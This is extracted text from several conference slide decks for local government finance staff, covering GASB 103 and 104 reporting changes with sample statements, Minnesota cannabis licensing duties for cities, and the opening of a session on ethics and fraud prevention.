Miscellaneous	283	33	104	420
Total operating revenues	41,286	18,669	2,665	62,620
OPERATING EXPENSES				
Personnel services	13,991	-	-	13,991
Contractual services	13,952	16,406	4,893	35,251
Insurance claims and expenses	-	-	-	-
Depreciation	11,767	8,972	2,375	23,114
Other	1,067	-	165	1,232
Total operating expenses	40,777	25,378	7,433	73,588
Operating income (loss)	509	(6,709)	(4,768)	(10,968)
NONCAPITAL SUBSIDIES				
Intergovernmental revenue	-	-	-	-
Transfers in	-	2,090	110	2,200
Transfers out	(1,980)	-	-	(1,980)
Total noncapital subsidies	(1,980)	2,090	110	220
Operating income (loss) and noncapital subsidies	(1,471)	(4,619)	(4,658)	(10,748)
OTHER NONOPERATING REVENUES (EXPENSES)				
Investment earnings	1,496	75	103	1,674
Gain from the sale of capital assets	-	-	-	-
Interest expense	(1,910)	(448)	(963)	(3,321)
Capital contributions	2,938	-	-	2,938
Transfers in—restricted for capital assets	1,032	15,360	2,384	18,776
Total other nonoperating revenue (expenses)	3,556	14,987	1,524	20,067
Increase (decrease) in fund net position	2,085	10,368	(3,134)	9,319
Fund net position—beginning of period	331,657	177,997	29,423	539,077
Fund net position—end of period	\$ 333,742	\$ 188,365	\$ 26,289	\$ 548,396

	Public Utility	Transit Authority	Golf Courses	Total
CASH FLOWS FROM OPERATING ACTIVITIES				
Receipts from customers	\$ 39,371	\$ 14,429	\$ 2,638	\$ 56,438
Payments to suppliers	(12,604)	(15,910)	(3,822)	(32,336)
Payments to employees	(14,465)	-	-	(14,465)
Net cash provided (used) by operating activities	12,302	(1,481)	(1,184)	9,637
CASH FLOWS FROM NONCAPITAL FINANCING ACTIVITIES				
Operating subsidies received—transfers in	-	2,090	110	2,200
Operating subsidies provided—transfers out	(1,980)	-	-	(1,980)
Proceeds from insurance reimbursements	-	-	-	-
Net cash provided (used) by noncapital financing activities	(1,980)	2,090	110	220



Major Component Unit Reporting

GASBs 14 and 34, as amended (old)

- Three options for presenting:
 - Separate column for each major discretely presented CU in the government wide financial statements
 - Combining statements after the fund financial statements
 - Condensed financial statements in the footnotes

GASB 103 (new)

- **Separate** column in the government-wide financials for **each** major component unit unless readability is reduced
- If readability is reduced, combining statements after the fund financials are allowed

Budgetary Comparison Information

GASBs 34 and 37, as amended (old)

- Required Supplementary Information (RSI) or basic financial statements
- Variances between original/final budget not required
- Variances between final budget and actual amount not required

GASB 103 (new)

- **Always RSI**
- Variances between original/final budget **required**
- Variances between final budget and actual amount **required**
- Explanation of significant variations in notes to RSI



Example – Budgetary Comparison Schedule – General Fund

	Budgeted Amounts		Variance with Original Budget— over (under) Final Budget	Actual Amounts Budgetary (and GAAP) Basis	Variance with Final Budget— over (under) Actual Amounts
	Original	Final			
BUDGETARY REVENUES					
Taxes	\$ 157,715	\$ 157,715	\$ -	\$ 161,885	\$ 4,170
Payments in lieu of taxes	16,218	15,853	(365)	15,737	(116)
Intergovernmental	1,560	2,002	442	1,597	(405)
Charges for services	13,299	13,299	-	13,905	606
Licenses, permits, and fees	2,712	3,220	508	3,532	312
Fines and forfeitures	8,262	8,262	-	7,853	(409)
Investment earnings	5,100	5,100	-	6,792	1,692
Miscellaneous	3,313	3,313	-	2,075	(1,238)
Total budgetary revenues	<u>208,179</u>	<u>208,764</u>	<u>585</u>	<u>213,376</u>	<u>4,612</u>
BUDGETARY EXPENDITURES					
Current:					
General government	29,786	29,138	(648)	29,097	(41)
Public safety	132,479	129,953	(2,526)	129,770	(183)
Public works	3,297	3,263	(34)	1,882	(1,381)
Culture and recreation	22,086	22,075	(11)	21,354	(721)
Social and economic development	12,095	12,038	(57)	11,614	(424)
Debt Service:					
Principal	1,275	1,275	-	1,262	(13)
Interest and other charges	41	41	-	54	13
Capital outlay	<u>1,105</u>	<u>1,105</u>	<u>-</u>	<u>1,103</u>	<u>(2)</u>
Total budgetary expenditures	<u>202,164</u>	<u>198,888</u>	<u>(3,276)</u>	<u>196,136</u>	<u>(2,752)</u>
Budgetary excess of revenues over expenditures	<u>6,015</u>	<u>9,876</u>	<u>3,861</u>	<u>17,240</u>	<u>7,364</u>

Example – Notes to RSI – Explanation of Variances

Required Supplementary Information
Note to Budgetary Comparison Schedules
(amounts expressed in thousands)

Note A—Actual Budget Results

	General Fund over (under)	Public Safety and Transportation Fund over (under)
BUDGETARY REVENUES		
Differences—final budget to actual:		
The City experienced an increase in revenue for taxes from budgeted amounts primarily due to the opening of the new shopping center 3 months earlier than expected.	\$ 4,170	\$ 1,617
Actual amounts of interest revenue exceeded budgeted amounts as the City saw higher interest rates than expected.	1,692	395
BUDGETARY EXPENDITURES		
Differences—original budget to final budget:		
The original budget was amended for public safety as the new police station #453 was completed 7 months behind schedule. The original budget included salaries and benefits for new officers and administrative staff, in addition to noncapital building expenditures. Station #453 will be opening in the next fiscal year, and these expenditures have been included in the next year's budget.	\$ (2,526)	\$ -
UNUSUAL OR INFREQUENT ITEM		
Differences—original budget to final budget:		
The City experienced flood damage during the current fiscal year. During the year, the City increased the original budget to account for the State grants received to address the flood damage.	\$ 2,500	\$ -
During the year, the City increased the original budget to account for the spending required to address the flood damage.	(10,000)	-

Note: This explanation of significant differences is shown in a tabular format. Governments can show this information in other styles such as paragraph form if they choose.

Statistical Section



GASBs 34 and 37, as amended (old)

No explicit requirement to distinguish revenue types when only business-type or business-type/fiduciary activities



GASB 103 (new)

Governments engaged only in business-type/business-type and fiduciary activities – present revenues by **major source** for business-type activities

Distinguish between operating, noncapital subsidy, and other nonoperating revenue/expenses

How Can I Prepare?

1

Review current financial statement formatting

2

Review policies for defining operating revenues and expenses to understand potential changes

3

Identify sources of subsidies

4

Identify sources of explanations for enhanced MD&A/RSI reporting

5

Coordinate with any component units





GASB 104 Disclosure of Certain Capital Assets

Effective date is fiscal years beginning after
June 15, 2025 (6/30/26 and 12/31/26)



Capital Asset Disclosure

- Separate disclosure of certain capital assets
 - Leased assets
 - Intangible right to use assets recognized by operator in accordance with GASB 94 (PPP and APA)
 - Subscription assets
 - Intangible assets
 - Each reported by major class of asset



Illustration #1

	Primary Government			
	Beginning Balance	Increases	Decreases	Ending Balance
Governmental activities:				
Capital assets not being depreciated:				
Land and improvements	\$ 29,484	\$ 2,020	\$ (4,358)	\$ 27,146
Construction in progress	2,915	13,220	(14,846)	1,289
Total capital assets not being depreciated	<u>32,399</u>	<u>15,240</u>	<u>(19,204)</u>	<u>28,435</u>
Capital assets being depreciated:				
Buildings and improvements	40,861	334	-	41,195
Equipment	32,110	1,544	(1,514)	32,140
Road network	72,885	10,219	-	83,104
Bridge network	18,775	4,627	-	23,402
Software	2,100	548	(650)	1,998
Lease assets:				
Buildings	25,821	209	-	26,030
Equipment	20,389	2,312	(2,456)	20,245
Subscription assets	5,490	687	(743)	5,434
Total capital assets being depreciated	<u>218,431</u>	<u>20,480</u>	<u>(5,363)</u>	<u>233,548</u>
Less accumulated depreciation for:				
Buildings and improvements	(10,358)	(691)	-	(11,049)
Equipment	(9,247)	(2,676)	1,040	(10,883)
Road network	(12,405)	(823)	-	(13,228)
Bridge network	(2,896)	(197)	-	(3,093)
Software	(543)	(110)	25	(628)
Lease assets:				
Buildings	(7,456)	(596)	-	(8,052)
Equipment	(5,864)	(1,782)	823	(6,823)
Subscription assets	(1,009)	(450)	209	(1,250)
Total accumulated depreciation	<u>(49,778)</u>	<u>(7,325)</u>	<u>2,097</u>	<u>(55,006)</u>
Governmental activities capital assets, net	<u>\$ 201,052</u>	<u>\$ 28,395</u>	<u>\$ (22,470)</u>	<u>\$ 206,977</u>



Capital Assets Held for Sale

Defines:

- Govt decides to pursue sale
- Probable (likely to occur) in one year from financial statement date

Factors to consider:

- Available for immediate sale
- Active program to locate buyer (bid)
- Market conditions
- Regulatory approvals

Frequency of evaluation – each reporting period

Footnote:

- Historical cost, accumulated depreciation by major class
- Carrying amount of debt for which the assets are pledged as collateral
- Distinguish between governmental and business-type



Illustration #2

Illustration 2—Capital Assets Held for Sale Disclosure

Included in capital assets are buildings that are capital assets held for sale. Those buildings are reported in governmental activities. They have a total historical cost of \$8.0 million and an accumulated depreciation of \$5.0 million, and they are pledged as collateral for debt with a balance of \$1.5 million.





What's on the Horizon?

Current GASB Projects and Practice Issues



Comprehensive Projects

Revenue and
Expense
Recognition

- Exposure Draft expected Q4 2025



Major Projects

Going Concern Uncertainties and Severe Financial Stress

- Preliminary Views statement expected Q1 2025

Infrastructure Assets

- Preliminary View – comments were due 1/17/25



Practice Issues

- Subsequent events
 - Exposure draft was available 11/13/24
 - Comments were due 2/21/25



Implementation Guidance Update

- Implementation guidance update – 2025
 - Exposure draft was available 11/13/24
 - Comments were due 1/24/25



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**Are we out of the
weeds yet?**

March 7, 2025






By the end of the presentation, you will be able to identify the current state of cannabis legislation in Minnesota.




Agenda

- Timeline
- What cities should have done.
- What cities will need to do.
- Taxes.

Timeline



From Start to License: Your Path to Cannabis Licensing in Minnesota



* Microbusinesses with fewer than 10 employees do not need to provide a labor peace agreement.

** Your application cannot proceed and your business cannot open until your local government certifies that your business meets zoning compliance!

*** For those seeking to conduct retail activities, you must get retail registration from your local government directly (in addition to your license) before beginning cannabis sales.

Learn more about the licensing process at

mn.gov/ocm/businesses/licensing



What should cities have already done?



Update your zoning ordinance

- Can't prohibit cannabis business.
- Draft based on use, not license type.



License Types

Microbusiness	Mezzobusiness	Cultivator
Manufacturer	Retailer	Wholesaler
Transporter	Testing Facility	Event Organizer
Delivery Service	Low Potency Manufacturer	Low Potency Retailer
	Medical	

Authorized Activities

Cultivation	Production	Retail
On-Site Consumption	Transportation	Testing
Events	Delivery	Wholesale

License Type	Maximum Social Equity Applicants	Maximum for all Applicants	Total
Cultivator	25	25	50
Manufacturer	12	12	24
Retailer	75	75	150
Mezzobusiness	50	50	100
All Other License Types	No Limit	No Limit	No limit

Local Registration

- Required for all cannabis and low-potency hemp edible retailers.
- Can delegate to county.
- Can limit to 1 cannabis retailer for every 12,500 residents.
 - No limit on hemp-edible retailers.



Retail Registration Form and Checklist

Local unit of government:

Business name:

Business address:

Minnesota cannabis business license number:

Registration period and fee:

- | | |
|--|--|
| <input type="radio"/> Initial | <input type="radio"/> Renewal |
| <input type="radio"/> Cannabis Microbusiness (up to \$0.00) | <input type="radio"/> Cannabis Microbusiness (up to \$1000.00) |
| <input type="radio"/> Cannabis Mezzobusiness (up to \$500.00) | <input type="radio"/> Cannabis Mezzobusiness (up to \$1000.00) |
| <input type="radio"/> Cannabis Retailer (up to \$500.00) | <input type="radio"/> Cannabis Retailer (up to \$1000.00) |
| <input type="radio"/> Cannabis Retailer: Municipal Cannabis Store** (up to \$500.00) | <input type="radio"/> Cannabis Retailer: Municipal Cannabis Store** (up to \$1,000.00) |
| <input type="radio"/> Medical Cannabis Combination Business* (up to \$500.00) | <input type="radio"/> Medical Cannabis Combination Business* (up to \$1,000.00) |
| <input type="radio"/> Lower-Potency Hemp Edible Retailer* (up to \$125.00) | <input type="radio"/> Lower-Potency Hemp Edible Retailer* (up to \$125.00) |

* These license types have specific statutory requirements regarding local retail registrations [see Minnesota Statutes, section 342.14, subd. 7 and Minnesota Statutes, section 342.22], and are not included in any potential limitation a local unit of government may establish.

Is applicant current on all property tax and assessments at retail location:

☐ Yes ☐ No

Preliminary local ordinance compliance: ☐ Pass ☐ Fail

Notes:

The applicant named above has paid the appropriate fees, is current on all applicable tax obligations, has passed a preliminary compliance review, and is authorized to engage in retail cannabis sales in the jurisdiction named above.


Approved by:

Title:

Date:


Compliance checks

- Must conduct compliance check at least once per calendar year for age verification and local ordinance.
- OCM verifies operational issues.



Let OCM Know Who is Doing What!!

- Government Contact Form:
 - Who is doing registration?
 - Who is certifying zoning?



The screenshot shows the header of a form titled "Local Unit of Government Cannabis Licensing Contact and Delegation Form" from the Minnesota Office of Cannabis Management. Below the title, there is a "Directions" section with instructions on when to complete the form (by January 1, 2025) and two bullet points detailing the required information: "Local Unit of Government Information" and "Zoning Authority and Retail Registration Delegation". At the bottom, there is a note about resubmitting the form if changes are made and a contact email address, cannabis.info@state.mn.us. A "Next" button is located at the bottom left.

MINNESOTA
OFFICE OF CANNABIS MANAGEMENT

Local Unit of Government Cannabis Licensing Contact and Delegation Form

Directions

Each local unit of government must complete this form as soon as possible or by **January 1, 2025**.

- **Local Unit of Government Information:** This section must be completed by townships, cities, and counties. This section identifies the type of government, and the point of contact specific for cannabis licensing, including zoning compliance. The identified point of contact should reflect the person who will manage the process for requests for zoning compliance certification and manage the Accela account on behalf of the local unit of government. For townships that do not have zoning authority regarding cannabis businesses, the point of contact should reflect the person who can manage communication that may arise directly with OCM on issues on cannabis licensing relevant to their jurisdiction, including compliance and enforcement of businesses, zoning, retail registration, delegated authority, etc.
- **Zoning Authority and Retail Registration Delegation:** This section must be completed by townships, cities, and counties. This section identifies information specific to a local unit of government's zoning authority, any delegation of retail registration authority, and any limitation on retail registrations.

Anytime the information submitted on this form changes, the city/township/county must resubmit an updated form.

For more information, contact: cannabis.info@state.mn.us

Next

Sign up for Accela

Licensing software used to verify zoning.



Local Governments: Registering for Accela for Zoning Compliance Certification

Local governments serve a critical role in the cannabis licensing process, serving as a near-final approval check on cannabis and hemp businesses nearing the awarding of a state license for operations. As part of the application process, applicants are required in state law to obtain a local government's certification of zoning compliance. Once an application has been vetted by OCM, is selected for proceeding in the application process, and secures a site location, OCM will notify local governments of the request for zoning compliance certification. This notification and certification process will occur through the licensing software system, [Accela \(https://aca-prod.accela.com/MDH/Default.aspx\)](https://aca-prod.accela.com/MDH/Default.aspx). This guide is designed to help local units of government register for their own Accela account.


Local units of government will have 30 days to respond to a request for zoning compliance certification per Minnesota Statutes, section 342.13. By registering for an account prior to an entity submitting an application to OCM, those 30 days can be maximized for review of the application materials.

Who Needs to Create an Accela Account

All city and county governments should create an Accela account in preparation of requests for certification of compliance for cannabis businesses. Townships with relevant zoning authority should create an Accela account in preparation of requests for certification of compliance for cannabis businesses. Each unit of local government needs to identify one person to create an account for their locality's jurisdiction – the local Accela account manager. This identified person should match the "Point of Contact" submitted in the "Local Unit of Government Cannabis Licensing Contact and Delegation Form."

Getting Started

Please visit the [Accela Portal \(https://aca-prod.accela.com/MDH/Default.aspx\)](https://aca-prod.accela.com/MDH/Default.aspx) and select "Register for an Account" in the upper right-hand corner of the page.



Taxes



- Cannabis sales subject to general sales tax.
 - State
 - Local
- 10% gross receipts tax.
 - 80% to general fund.
 - 20% to local government cannabis account.
 - Split between cities and counties.
- No local cannabis tax.

Distribution of Taxes

- Proportionately based on the number of licensed businesses in the city compared to all other cities.





Contacts

- Kyle Hartnett, Assistant Research Manager
 - khartnett@lmc.org



15 Minute Break

9:50-10:05 a.m.





We'll get you there.

CPAs | CONSULTANTS | WEALTH ADVISORS

Understanding the Impact of Ethics and Fraud in Government

Creating an Environment of Ethical Awareness to Prevent Fraud

March 6, 2025

Learning Objectives

- At the end of this session, you will be able to:
- Identify and differentiate the principles and key concepts of personal ethics and business ethics
 - Recognize the need for ethics in business to help mitigate risks to the organization
 - Describe case examples of ethical violations that lead to fraud
 - Identify and describe the attributes of a highly ethical organization
-



Speakers



Craig Popenhagen
Principal



Ben Johnson
Senior



Ethics Concepts



Why Do Ethics Matter?

- About half of all frauds are due to either a lack of effective controls or someone overriding existing controls without detection
- Half of all fraud cases are committed by a long-term trusted employee
 - 25% with more than 6 years of employment
 - 20% with more than 10 years of employment



Current Extent of Fraud:

From the
Association
of Certified
Fraud
Examiners
(ACFE) 2024
Report to
the Nations:

- 3.1 billion in losses (1,921 cases from 138 countries) 38% from U.S. and Canada
- Organizations on average lose 5% of revenue to fraud each year
- 1.7 million average loss per case
- \$145,000 median loss per case
 - Note: These are the ones they know about and include in the study



Current Extent of Fraud — Continued

Asset misappropriation

89%

Financial statement fraud

5%

Corruption

48%

Billing schemes

22%

Theft of non-cash assets

22%

Check and payment tampering

Median loss of \$155,000

Billing schemes

• Median loss of \$100,000



How Does Fraud Detection Occur?

Also from the ACFE
2024 Report:



Personal Ethics — Values

- What are your personal values?
 - The things that are important to you in life
- It should be easy to live by your “*values*”, right?
- Not *always!* Why is that?



Personal Ethics — Values

- Personal ethics
 - Can change over time, depending what is most important to you.
 - Can change from situation to situation, based on how you perceive your “role” in each situation.

Role morality

- Feeling you have permission to make ethical decisions that may harm others in ways that would be wrong if it weren't for the role you're playing.
- But because you're acting on behalf of someone else's best interests, you view your actions as permissible.



Personal Ethics — Values

What has helped you define your personal ethics?



Faith



Spirituality



Upbringing



Family



Moral code
of conduct



Laws and civil
rights



Academia



Ethical Leaders Start at *Home*

Courage

Fairness

Respect

Justice

Values

Humane



How are my *personal ethics* relevant to
my job?



Business Ethics



Are the decisions made by an organization ethical?

Let's Hear From You...

In your opinion, which of these has the most impact on whether a company is ethical?

- A. Organizational systems
- B. Organizational culture
- C. Personal ethics of employees



Why is Ethics Important in Business?



- A. It helps employees make good decisions and in turn leads to happier, more satisfied employees
- B. It reduces liability
- C. It ensures high-quality customer service
- D. All of the above

And most importantly, it keeps everyone off the front pages!



Principles of Ethics in Business

Honesty

Integrity

Loyalty

Fairness

Concern/Respect
for others

Courage



Practicing Ethics – Inside and Outside the Workplace

Honesty

- Returning extra change/driving the speed limit
- Not withholding information from employees

Integrity

- Keeping promises to your kids over work commitments
- Don't accept praise for or steal others' ideas/work

Loyalty

- Sticking up for a friend who is the subject of gossip
- Recognize others for their accomplishments

Practicing Ethics – Inside and Outside the Workplace

Fairness

- Don't take sides in family disputes
- Hold all team members accountable

Respect

- Practice active listening
- Welcome and encourage diversity

Courage

- Speak up when you see someone being mistreated
- Speak up when you see unethical or inappropriate behavior



Moral Muteness

Moral Muteness is:

1. Not speaking up when witnessing unethical behavior
2. The unwillingness to discuss ethics
3. Discussing practices/decisions in a way that obscures your moral position and ethical beliefs

What causes moral muteness?

Discussions of ethics can be threatening to harmony, efficiency, or power.



Ethical Fading

- An erosion of the **ethical** standards of a business in which employees become used to engaging in or condoning bad behavior.

Ethical Fading - Definition

- The inability to see that a situation requires an ethical judgement



Ethical Challenges

Decline in
revenues/funding

Employee had an
accidental mischarge on
credit card that was not
caught

Staff seeing supervisors or
management misusing
assets

ED believes they are
guiding the agency to a
new and better vision;
awards to people they
“trust”

Trying to get the work
done under a time
crunch; contract with
someone they “trust”

A supervisor/manager
concerned about an
employee quitting due to
compensation concerns



Ethical Challenges Turned Fraud

Charging non-grant costs
to federal/state
contracts

Abuses of credit cards –
meals; travel; etc.

Staff benefiting
personally from
organization assets

Awarding grant funds to
family or friends

Awarding vendor
contract to family or
friend

Allowing employees to
pad their timesheets to
compensate for “value”



Ethical Challenges in Government

